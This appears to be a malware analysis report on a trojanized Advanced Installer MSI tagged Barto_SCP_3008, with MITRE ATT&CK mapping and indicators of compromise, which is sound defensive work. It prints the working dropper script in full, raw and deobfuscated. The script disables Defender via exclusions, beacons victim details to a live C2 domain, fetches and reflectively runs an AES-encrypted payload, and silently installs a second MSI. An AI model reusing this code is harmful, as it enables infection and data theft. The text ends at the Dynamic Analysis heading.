
Barto_SCP_3008 (Stealer) Malware Analysis
Malware analysis report · 2026-04-05 · Prepared by: Sydney Harris, ZBS Labs
File Information
| Field | Value |
|---|---|
| File Name | b87f0bdbd165da304157ea51e8d1fdf4cf91962e529247932e0876649db31cf3.msi.bin |
| File Size | 2,863,104 bytes |
| MD5 | 1bc593da9be19605b4855d1781309b33 |
| SHA1 | 5b6b28ab9130c81dc6bad6a62c7b1945bf7c6f3c |
| SHA256 | b87f0bdbd165da304157ea51e8d1fdf4cf91962e529247932e0876649db31cf3 |
| SHA512 | de5fe6b4f4c6ff0765a83c434b3ea9a85d16e2e055f108d369a438e572370620aea78e9248809524f871cb26dd84e8928e4f1ba5da31f335cf8d0d450ee23a32 |
| File Type | Archive: Microsoft Compound(MS Office 97-2003 or MSI etc.) |

Detect It Easy indicates that this particular file is an MSI archive containing 4 *.dll files and at least one “GUI” binary. Our next action will be to unpack this file.
The idea is that we want to walk the file by hand to the payload to the best of our ability(or patience).
With an installer package, we know that functionally it must(but not always) either logically or physically “unpack” these files. We also need to get the installer logic.

Utilizing ExEInfo’s “Ripper Menu”, we will extract the contained binaries.

The files have been extracted and renamed to their original file names. Each file is a component of Advanced Installer. (See the right side bar)
From this initial file overview, we can ascertain that the malware sample as downloaded from Malware Bazaar is an MSI installer from an Advanced Installer instance that is malicious in nature
Advanced Installer components
Advanced Installer is a commercial Windows application packaging tool developed by Caphyon, widely used by software developers and IT professionals to create MSI, EXE, and MSIX installation packages.
| Component | Description |
|---|---|
| viewer.exe | In this context is a Custom Action Shell Launcher. It can be invoked via a Custom Action to open files, launch URLs, or display content as part of the installer workflow. |
| PreReq.dll | This file checks installed software versions, registry keys for installed runtimes, OS version details, and system architecture. |
| lzmaextractor.dll | is a custom action DLL published by Caphyon and used by Advanced Installer to decompress LZMA-compressed archive files during the installation process. |
| PowershellScriptLauncher.dll | is an Advanced Installer custom action DLL that is embedded in the Binary table of an MSI package and invoked at install time to execute inline or file-based PowerShell scripts as part of the installation workflow. |
| AICustAct.dll | is the core custom actions library for Advanced Installer, embedded in the Binary table of MSI packages and responsible for executing a wide range of built-in installer actions such as CreateExeProcess, RunAsAdmin, file operations, and environment variable management during install/uninstall sequences. |

For our Static Analysis, we could analyze each file individually, Strings, FLOSS, CAPA, ghidra and such. However, we will use a tool from Microsoft called “Orca“. The next section will cover a brief static analysis. We will then confirm our findings with our dynamic analysis. As we progress we will try to take the most logical path forward, however, your mileage may vary.
Static Analysis
Given the knowledge we have just gained about Advanced Installer, It would benefit us greatly to checkout some of the extracted files...or we can put the original MSI into the Windows tool Orca and get a better understanding of how this installer is going to function.
Orca — Orca is a free GUI-based database table editor from Microsoft, designed for creating, viewing, and editing Windows Installer packages (.msi), merge modules (.msm), patches (.msp), and transform files (.mst).
To install it:
- Download the Windows SDK from Microsoft’s developer site
- During installation, select only the MSI Tools feature
- After the SDK installs, navigate to C:\Program Files (x86)\Windows Kits\10\bin\x86\ and run Orca-x86_en-us.msi

Using the Windows SDK MSI tool “Orca“. This tool allows us to search the Tables within the installer file. We want to look for references to some kind of future unpacking, decompression, execution, etc... The “Binary” table almost sounds like the best place to start.

Reference to our PowerShellScriptLauncher.dll file. Another search for “Powershell” takes us to the “CustomAction“ table:

We are going to take a look at AI_DATA_SETTER_1 and AI_DATA_SETTER_2.

$CjGfwZps = "SCP_3008"
$tvmPqpnD = Get-Random -Minimum 1400 -Maximum 4321
sleep -Milliseconds $tvmPqpnD
[\[]Net.ServicePointManager[\]]::SecurityProtocol = [\[]Net.SecurityProtocolType[\]]::Tls12
Add-MpPrefer`ence -ExclusionPath "$env:programdata", "$env:APPDATA", "C:\\"
Add-MpPrefer`ence -ExclusionProcess "powershell.exe", "rundll32.exe", "msiexec.exe"
Add-MpPrefer`ence -ExclusionExtension "exe", "msi", "dll"
$Jxsajfdp = -join([\[]char[\[][\]][\]](115,116,97,116,109,97,110,97,103,101,114,115,51,46,99,111,109))
Invoke-Web`Request -Uri ("$Jxsajfdp/?status=reg&key=9iwuerfszxlxc&site=Barto_$CjGfwZps") -UseBasicParsing
$kRTibjNm = (Get-CimInstance Win32_OperatingSystem).Caption -replace ' ', '%20'
$BMByrFkc = [\[]System.Net.WebUtility[\]]::UrlEncode($kRTibjNm)
$nMcLiAIr = (Get-CimInstance Win32_ComputerSystem).Domain
$xRWzhOJN = Get-CimInstance -Namespace "root/SecurityCenter2" -ClassName AntiVirusProduct
$SxeYWFbd = $xRWzhOJN | ForEach-Object [\{]
    $_.displayName
[\}]
$NPnWCSGk = $SxeYWFbd -join ", "
$IclKMOFm = "$Jxsajfdp/?status=start&av=$NPnWCSGk&os=$BMByrFkc&domain=$nMcLiAIr"
try [\{]
    $response = Invoke-RestMethod -Uri $IclKMOFm -Method GET

[\}]
catch [\{]
    if ($_.Exception.Response.StatusCode -eq 'ServiceUnavailable') [\{]
        exit
    [\}]
  [\}]
  if ([\[]System.Diagnostics.Debugger[\]]::IsAttached) [\{]
    exit
[\}]
Sleep -m(Random -Min 166 -Max 999)
(New-Object Net.WebClient).DownloadFile('https://main45.b-cdn.net/new26/MicrosoftEdgeUpdateTaskMachineCoreB.msi',
"C:\ProgramData\MicrosoftEdgeUpdateTaskMachineCoreB.msi");
Sleep -m(Random -Min 1323 -Max 2236)
&[\{]$k=[\[]byte[\[][\]][\]](0x2B,0x7E,0x15,0x16,0x28,0xAE,0xD2,0xA6,0xAB,0xF7,0x15,0x88,0x09,0xCF,0x4F,0x3C,0x76,0x2E,0x71,0x60,0xF3,0x8B,0x4D,0xA1,0x6C,0x94,0x0A,0x25,0x8F,0x4A,0x89,0xC7);$v=[\[]byte[\[][\]][\]]
(0,1,2,3,4,5,6,7,8,9,10,11,12,13,14,15);$w=New-Object Net.WebClient;try[\{]$e=$w.DownloadData('https://main45.b-cdn.
net/new26/new30h.jar')[\}]catch[\{]exit[\}];$a=[\[]Security.Cryptography.Aes[\]]::Create();$a.Key=$k;$a.IV=$v;$a.
Mode='CBC';$d=$a.CreateDecryptor();$m=New-Object IO.MemoryStream;$c=New-Object Security.Cryptography.CryptoStream($m,$d,'Write');$c.Write($e,0,$e.Length);$c.Close();$b=$m.ToArray();[\[]Reflection.Assembly[\]]::Load($b).EntryPoint.Invoke($null,@())[\}]
Invoke-WebRequest -Uri ("$Jxsajfdp/?status=install") -UseBasicParsing
param(
  [\[]alias("propFile")[\]]      [\[]Parameter(Mandatory=$true)[\]] [\[]string[\]] $msiPropOutFilePath
 ,[\[]alias("propSep")[\]]       [\[]Parameter(Mandatory=$true)[\]] [\[]string[\]] $msiPropKVSeparator
 ,[\[]alias("scriptFile")[\]]    [\[]Parameter(Mandatory=$true)[\]] [\[]string[\]] $userScriptFilePath
 ,[\[]alias("scriptArgsFile")[\]][\[]Parameter(Mandatory=$false)[\]][\[]string[\]] $userScriptArgsFilePath
 ,[\[]Parameter(Mandatory=$true)[\]]                          [\[]string[\]] $testPrefix
 ,[\[]switch[\]]                                                       $isTest
 )
Function AI_GetMsiProperty( [\[]Parameter(Mandatory=$true)[\]]  [\[]string[\]] $name
                          , [\[]Parameter(Mandatory=$false)[\]] $testValue = $null
                          )
[\{]
  if ($isTest -and ($testValue -ne $null))
  [\{]
   " $testPrefix$name $msiPropKVSeparator $testValue" >> $msiPropOutFilePath;
   return $testValue
  [\}]
  [\[]array[\]] $content = Get-Content $msiPropOutFilePath
  [\[]array[\]]::Reverse($content)
  ForEach ($line in $content)
  [\{]
    $lineTokens = $line -split $msiPropKVSeparator
    if ($lineTokens.Count -gt 1 -and $lineTokens[\[]0[\]] -eq $name)
    [\{]
      return $lineTokens[\[]1[\]]
    [\}]
  [\}]
  return ''
[\}]
[\}]
Function AI_SetMsiProperty( [\[]Parameter(Mandatory=$true)[\]] $name
                          , [\[]Parameter(Mandatory=$false)[\]] $value
                          )
[\{]
  if ($value -eq $null)
  [\{]
    Write-Output "POTENTIAL_BUG: MSI property $name set to an uninitialized/null variable. Initialize empty variables
using empty quotes."
  [\}]
  "$name$msiPropKVSeparator$value" >> $msiPropOutFilePath;
[\}]
try
[\{]
  [\[]string[\]] $userScriptArgs = Get-Content $userScriptArgsFilePath

  $userScriptFilePath = $userScriptFilePath.Replace(' ', '` ')
  $userScriptFilePath = $userScriptFilePath.Replace('$', '`$')
  # Simple quotes are problematic, especially when more in a succession
  # e.g. in a username. We need to enclose each bundle of them in a simple quoted string
  # with each contained simple quote being escaped by doubling. N initial quotes => (N+1)*2 final quotes
  $userScriptFilePath = $userScriptFilePath.Replace("''''", "??????????")
  $userScriptFilePath = $userScriptFilePath.Replace("'''",  "????????")
  $userScriptFilePath = $userScriptFilePath.Replace("''",   "??????")
  $userScriptFilePath = $userScriptFilePath.Replace("'",    "????")
  $userScriptFilePath = $userScriptFilePath.Replace('?',    "'")

  Invoke-Expression "$userScriptFilePath $userScriptArgs"
  if ($LastExitCode -ne $null)
  [\{]
    exit $LastExitCode;
  [\}]
[\}]
catch
[\{]
   Write-Output "ERROR: $($_.Exception.Message)"
   Exit 0x23E #ERROR_UNHANDLED_EXCEPTION
[\}]
C:\Windows\System32\msiexec.exe /i "C:\ProgramData\MicrosoftEdgeUpdateTaskMachineCoreB.msi" /qn /norestart
param(
  [\[]alias("propFile")[\]]      [\[]Parameter(Mandatory=$true)[\]] [\[]string[\]] $msiPropOutFilePath
 ,[\[]alias("propSep")[\]]       [\[]Parameter(Mandatory=$true)[\]] [\[]string[\]] $msiPropKVSeparator
 ,[\[]alias("scriptFile")[\]]    [\[]Parameter(Mandatory=$true)[\]] [\[]string[\]] $userScriptFilePath
 ,[\[]alias("scriptArgsFile")[\]][\[]Parameter(Mandatory=$false)[\]][\[]string[\]] $userScriptArgsFilePath
 ,[\[]Parameter(Mandatory=$true)[\]]                          [\[]string[\]] $testPrefix
 ,[\[]switch[\]]                                                       $isTest
 )
Function AI_GetMsiProperty( [\[]Parameter(Mandatory=$true)[\]]  [\[]string[\]] $name
                          , [\[]Parameter(Mandatory=$false)[\]] $testValue = $null
                          )
[\{]
  if ($isTest -and ($testValue -ne $null))
  [\{]
   " $testPrefix$name $msiPropKVSeparator $testValue" >> $msiPropOutFilePath;
   return $testValue
  [\}]
  [\[]array[\]] $content = Get-Content $msiPropOutFilePath
  [\[]array[\]]::Reverse($content)
  ForEach ($line in $content)
  [\{]
    $lineTokens = $line -split $msiPropKVSeparator
    if ($lineTokens.Count -gt 1 -and $lineTokens[\[]0[\]] -eq $name)
    [\{]
      return $lineTokens[\[]1[\]]
    [\}]
  [\}]
  return ''
[\}]
Function AI_SetMsiProperty( [\[]Parameter(Mandatory=$true)[\]] $name
                          , [\[]Parameter(Mandatory=$false)[\]] $value
                          )
[\{]
  if ($value -eq $null)
  [\{]
    Write-Output "POTENTIAL_BUG: MSI property $name set to an uninitialized/null variable. Initialize empty variables
using empty quotes."
  [\}]
  "$name$msiPropKVSeparator$value" >> $msiPropOutFilePath;
[\}]
try
[\{]
  [\[]string[\]] $userScriptArgs = Get-Content $userScriptArgsFilePath

  $userScriptFilePath = $userScriptFilePath.Replace(' ', '` ')
  $userScriptFilePath = $userScriptFilePath.Replace('$', '`$')
  # Simple quotes are problematic, especially when more in a succession
  # e.g. in a username. We need to enclose each bundle of them in a simple quoted string
  # with each contained simple quote being escaped by doubling. N initial quotes => (N+1)*2 final quotes
  $userScriptFilePath = $userScriptFilePath.Replace("''''", "??????????")
  $userScriptFilePath = $userScriptFilePath.Replace("'''",  "????????")
  $userScriptFilePath = $userScriptFilePath.Replace("''",   "??????")
  $userScriptFilePath = $userScriptFilePath.Replace("'",    "????")
  $userScriptFilePath = $userScriptFilePath.Replace('?',    "'")

  Invoke-Expression "$userScriptFilePath $userScriptArgs"
  if ($LastExitCode -ne $null)
  [\{]
    exit $LastExitCode;
  [\}]
[\}]
catch
[\{]
   Write-Output "ERROR: $($_.Exception.Message)"
   Exit 0x23E #ERROR_UNHANDLED_EXCEPTION
[\}]
Inside of the powershell script, we see references to Add-MpPreference, string contruction, web address path a couple payload retrievals, decoding, decryption, and the next stage execution.
The next section will be an analysis of this powershell script. We will break down it’s functions and then map the analysis so far to the MITRE ATT&CK Framework.
Script Analysis

SCP_3008 is possibly the campaign/victim tag used by the threat actor to track infections. The random sleep between 1.4–4.3 seconds is sandbox evasion — most automated sandboxes have short execution timeouts and may miss anything that sleeps before detonating.

The backtick splits on Add-MpPrefer`ence and Invoke-Web`Request` are simple string fragmentation to evade static detections. The Exclusions completely disable Windows Defender for the entire campaign’s working directories and every process/extension the malware will use. After this runs, Defender is blind to everything that follows — staged payloads in %APPDATA% and %ProgramData%, the dropped MSI, and any DLL or EXE it loads.
C2 location:
$Jxsajfdp = -join([\[]char[\[][\]][\]](115,116,97,116,109,97,110,97,103,101,114,115,51,46,99,111,109))Decodes to: statmanagers3[.]com
iwr becomes:
Invoke-Web`Request -Uri (“statmanagers3.com/?status=reg&key=9iwuerfszxlxc&site=Barto_SCP_3008”)key=9iwuerfszxlxc— possible hardcoded affiliate/operator API keysite=Barto_SCP_3008— Barto: possible affiliate name; SCP_3008: possible campaign/target IDstatus=reg— victim registration beacon, tells the C2 a new infection has started

The script then does some enumeration to fingerprint this victim: OS version, domain membership, and installed Antivirus products.

That information is then sent to the c2 with a status parameter of start.

If the GET request receives a ‘ServiceUnavailable’ response, abort. If there is a debugger attached, abort.

Here, MicrosoftEdgeUpdateTaskMachineCoreB.msi is downloaded to the %ProgramData% directory(if you remember, your antivirus may not know the malware is there) from a BunnyCDN endpoint. Followed by another sleep delay

Here, a second payload is downloaded as a *.jar, Java file container. However, in this sequence of events, the AES key and IV are loaded into variables. Then Net.WebClient is invoked to ‘DownloadData’ the jar file. The file is then decrypted and stored as an assembly array that is loaded and Invoked.
The script then sends a final status=install beacon to the C2 confirming it’s success and proceeds with the execution of the downloaded MSI file with parameters designed to make it silent.

| Item | Value |
|---|---|
| C2 Domain | statmanagers3[.]com |
| Payload Content Delivery Network | main45[.]b-cdn[.]net |
| Campaign/Affiliate Key | 9iwuerfszxlxc |
| Campaign Tag | Barto_SCP_3008 |
| Stage-2 MSI | MicrosoftEdgeUpdateTaskMachineCoreB.msi |
| Encrypted Blob | /new26/new30h.jar |
| AES Key (hex) | 2B7E151628AED2A6ABF7158809CF4F3C762E7160F38B4DA16C940A258F4A89C7 |
| AES IV (hex) | 000102030405060708090A0B0C0D0E0F |
| Drop Path | C:\ProgramData\ |
This script attemptes to disable Windows Defender, beacons to a live C2, downloads and reflectively executes an AES-encrypted .NET payload, and silently downloads and runs a second stage MSI.
This is the end of the static analysis since it is pretty much in plain text. A MITRE ATT&CK Framwork mapping is in the next sections. Following that, we will perform a dynamic analysis of this script that will lead into the stage 2 MSI analysis.
Reconstructed script
This script attempts to actively disables Windows Defender, beacons to a live C2,sends information about your computer, downloads and reflectively executes an AES-encrypted .NET payload, and silently downloads and runs a second-stage MSI. DO NOT RUN UNLESS YOU ARE IN AN ISOLATED ENVIRONMENT OR SANDBOX
#>
$CjGfwZps = "SCP_3008"
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
Add-MpPreference -ExclusionPath "$env:programdata", "$env:APPDATA", "C:\\"
Add-MpPreference -ExclusionProcess "powershell.exe", "rundll32.exe", "msiexec.exe"
Add-MpPreference -ExclusionExtension "exe", "msi", "dll"
$Jxsajfdp = -join([char[]](115,116,97,116,109,97,110,97,103,101,114,115,51,46,99,111,109))
Invoke-WebRequest -Uri ("$Jxsajfdp/?status=reg&key=9iwuerfszxlxc&site=Barto_$CjGfwZps") -UseBasicParsing
$kRTibjNm = (Get-CimInstance Win32_OperatingSystem).Caption -replace ' ', '%20'
$BMByrFkc = [System.Net.WebUtility]::UrlEncode($kRTibjNm)
$nMcLiAIr = (Get-CimInstance Win32_ComputerSystem).Domain
$xRWzhOJN = Get-CimInstance -Namespace "root/SecurityCenter2" -ClassName AntiVirusProduct
$SxeYWFbd = $xRWzhOJN | ForEach-Object { $_.displayName }
$NPnWCSGk = $SxeYWFbd -join ", "
$IclKMOFm = "$Jxsajfdp/?status=start&av=$NPnWCSGk&os=$BMByrFkc&domain=$nMcLiAIr"
try
{
  $response = Invoke-RestMethod -Uri $IclKMOFm -Method GET
}
catch
{
  if ($_.Exception.Response.StatusCode -eq 'ServiceUnavailable') { exit }
}
if ([System.Diagnostics.Debugger]::IsAttached) { exit }
(New-Object Net.WebClient).DownloadFile(
  'https://main45.b-cdn.net/new26/MicrosoftEdgeUpdateTaskMachineCoreB.msi',
  "C:\ProgramData\MicrosoftEdgeUpdateTaskMachineCoreB.msi"
)
Sleep -Milliseconds (Get-Random -Min 1 -Max 2)
&{
  $k = [byte[]](
    0x2B,0x7E,0x15,0x16,0x28,0xAE,0xD2,0xA6,0xAB,0xF7,0x15,0x88,0x09,0xCF,0x4F,0x3C,
    0x76,0x2E,0x71,0x60,0xF3,0x8B,0x4D,0xA1,0x6C,0x94,0x0A,0x25,0x8F,0x4A,0x89,0xC7
  )
  $v = [byte[]](0,1,2,3,4,5,6,7,8,9,10,11,12,13,14,15)
  $w = New-Object Net.WebClient
  try   { $e = $w.DownloadData('https://main45.b-cdn.net/new26/new30h.jar') }
  catch { exit }
  $a        = [Security.Cryptography.Aes]::Create()
  $a.Key    = $k
  $a.IV     = $v
  $a.Mode   = 'CBC'
  $d        = $a.CreateDecryptor()
  $m        = New-Object IO.MemoryStream
  $c        = New-Object Security.Cryptography.CryptoStream($m, $d, 'Write')
  $c.Write($e, 0, $e.Length)
  $c.Close()
  $b        = $m.ToArray()
  [Reflection.Assembly]::Load($b).EntryPoint.Invoke($null, @())
}
Invoke-WebRequest -Uri ("$Jxsajfdp/?status=install") -UseBasicParsing
C:\Windows\System32\msiexec.exe /i "C:\ProgramData\MicrosoftEdgeUpdateTaskMachineCoreB.msi" /qn /norestart
MITRE ATT&CK Mapping
Initial Access
| ID | Name | Evidence in script |
|---|---|---|
| T1566.002 | Phishing: Spearphishing Link | Delivered as a trojanized Advanced Installer EXE package (viewer.exe) — likely lure-based delivery |
| T1195 | Supply Chain Compromise | Abuses legitimate Advanced Installer toolchain (PowerShellScriptLauncher.dll) to execute malicious custom action |
Execution
| ID | Name | Evidence in script |
|---|---|---|
| T1059.001 | Command and Scripting Interpreter: PowerShell | Entire attack chain executes via PowerShell as a MSI custom action |
Persistence
Not yet established.
Defense Evasion
| ID | Name | Evidence in script |
|---|---|---|
| T1562.001 | Impair Defenses: Disable or Modify Tools | Add-MpPreference excludes %ProgramData%, %APPDATA%, C:\, powershell.exe, rundll32.exe, msiexec.exe, and extensions exe/msi/dll from Defender |
| T1620 | Reflective Code Loading | [Reflection.Assembly]::Load($b).EntryPoint.Invoke($null,@()) — decrypted .NET assembly executed entirely in-memory, never written to disk |
| T1027 | Obfuscated Files or Information | C2 domain encoded as decimal char array (115,116,97,116,...) to evade static string scanning |
| T1027.010 | Obfuscated Files or Information: Command Obfuscation | Backtick splits on Add-MpPrefer`ence and Invoke-Web`Request` to break cmdlet name signatures |
| T1027.013 | Obfuscated Files or Information: Encrypted/Encoded File | new30h.jar is an AES-256-CBC encrypted .NET assembly — .jar extension used as a file type decoy |
| T1140 | Deobfuscate/Decode Files or Information | In-memory AES-256-CBC decryption of new30h.jar using hardcoded key and IV before reflective load |
| T1036.005 | Masquerading: Match Legitimate Name or Location | Payload dropped as MicrosoftEdgeUpdateTaskMachineCoreB.msi to C:\ProgramData\ — mimics a legitimate Microsoft Edge auto-update artifact |
| T1218.007 | System Binary Proxy Execution: Msiexec | Execution of stage-2 payload proxied through msiexec.exe to abuse trusted Windows installer binary |
| T1497.003 ; T1678 | Virtualization/Sandbox Evasion: Time Based Evasion ; Delay Execution | Multiple sleep/Get-Random jitter calls (1400–4321ms, 166–999ms, 1323–2236ms) to outlast sandbox execution windows |
| T1622 | Debugger Evasion | [System.Diagnostics.Debugger]::IsAttached hard exits if a .NET debugger is attached to the process |
Discovery
| ID | Name | Evidence in script |
|---|---|---|
| T1082 | System Information Discovery | Get-CimInstance Win32_OperatingSystem - collects OS caption and exfiltrates via ?os= parameter |
| T1518.001 | Software Discovery: Security Software Discovery | Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntiVirusProduct — enumerates all installed AV products, exfiltrated via ?av= parameter |
| T1016 | System Network Configuration Discovery | Get-CimInstance Win32_ComputerSystem — collects Active Directory domain name, exfiltrated via ?domain= parameter |
Command and Control
| ID | Name | Evidence in script |
|---|---|---|
| T1071.001 | Application Layer Protocol: Web Protocols | All C2 communication uses HTTPS GET requests to statmanagers3[.]com with structured query parameters (?status=reg, ?status=start, ?status=install) |
| T1573.001 | Encrypted Channel: Symmetric Cryptography | Explicit [Net.SecurityProtocolType]::Tls12 enforcement for all outbound connections; AES-256-CBC payload channel |
| T1102 | Web Service | BunnyCDN (main45[.]b-cdn[.]net) used as payload delivery web service to blend downloads with legitimate CDN traffic |
| T1568 | Dynamic Resolution | C2 domain statmanagers3[.]com stored as an obfuscated char array decoded at runtime — prevents static domain extraction from the binary |
| T1041 | Exfiltration Over C2 Channel | OS version, AV product list, and domain name exfiltrated inline within the C2 beacon URI parameters |
Exfiltration
| ID | Name | Evidence in script |
|---|---|---|
| T1041 | Exfiltration Over C2 Channel | OS version, AV product list, and domain name exfiltrated inline within the C2 beacon URI parameters |
Dynamic Analysis
